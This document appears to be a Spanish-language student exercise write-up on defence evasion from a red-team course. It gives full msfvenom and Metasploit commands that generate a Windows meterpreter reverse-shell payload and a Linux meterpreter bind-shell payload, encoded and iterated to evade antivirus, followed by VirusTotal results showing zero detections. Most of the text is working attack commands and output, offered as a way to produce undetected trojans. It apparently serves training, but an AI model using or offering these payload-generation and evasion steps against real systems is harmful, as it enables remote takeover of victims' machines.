
EJERCICIOS - INTRODUCCIÓN A LA EVASIÓN DE DEFENSAS

Prerrequisitos


- Kali Linux

Ejercicio 1 - Msfvenom y metasploit

- Crea dos troyanos que puedan ejecutarse saltando la mayor cantidad posible de test de VirusTotal con técnicas como los encoders y las iteraciones.
- El primero para Windows con msfvenom.
- El segundo para Linux con metasploit.



```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -i 4 -b '\x00\' -e shikata_ga_nai -f ps1 > program1.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of ps1 file: 1726 bytes
```


5ce264057a1dc578e62ee8b526df9add1e9f8fd1c24161961554b3b17cd16fa0
0
/ 60
?
Community Score
TXT
DETECTION
DETAILS
BEHAVIOR
COMMUNITY

No security vendors and no sandboxes flagged this file as malicious


5ce264057a1dc578e62ee8b526df9add1e9f8fd1c24161961554b3b17cd16fa0
program1.ps1
text

1.69 KB
Size


2023-02-05 02:54:03 UTC
a moment ago

Security vendors' analysis

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected



```
msf6 payload(linux/x86/meterpreter/bind_tcp) > options

Module options (payload/linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


View the full module info with the info, or info -d command.

msf6 payload(linux/x86/meterpreter/bind_tcp) > set rhost 10.0.2.26
rhost => 10.0.2.26
msf6 payload(linux/x86/meterpreter/bind_tcp) > generate -b '\x00\xff' -i 7 -f python -o program4.py
[*] Writing 2390 bytes to program4.py ...
msf6 payload(linux/x86/meterpreter/bind_tcp) > options

Module options (payload/linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.26        no        The target address


View the full module info with the info, or info -d command.

msf6 payload(linux/x86/meterpreter/bind_tcp) > ls
[*] exec: ls

 1vDNGWtZ.rec    'com.apple.eawt.*'     hydra.txt      informedvwa.xml  'man in the middle 1.pcap'   NODE          package.json        program4.py   troyanoandroid.apk   users2.txt   veronica             Z7YyKhyF.rec
 com.apple.eawt   filepermservice.exe   infectado.py   LEDGER.txt        mutillidae-docker           node_modules  package-lock.json   sql.txt       TzyDsRN3.rec         users.txt    windowstroyano2.exe
msf6 payload(linux/x86/meterpreter/bind_tcp) > mv program4.py /home/veronica/Documentos/red_team
[*] exec: mv program4.py /home/veronica/Documentos/red_team

msf6 payload(linux/x86/meterpreter/bind_tcp) > 
```



c9bcca45d3ca452b7c069fd8a1c6e921f50ca70169cc9bfc6097e5e69da9541e

✓ No security vendors and no sandboxes flagged this file as malicious

c9bcca45d3ca452b7c069fd8a1c6e921f50ca70169cc9bfc6097e5e69da9541e
program4.py
text

2.33 KB
Size

2023-02-05 04:16:58 UTC
a moment ago

Security vendors' analysis ⓘ

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
AVG	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected
DrWeb	✓ Undetected	Emsisoft	✓ Undetected
eScan	✓ Undetected	ESET-NOD32	✓ Undetected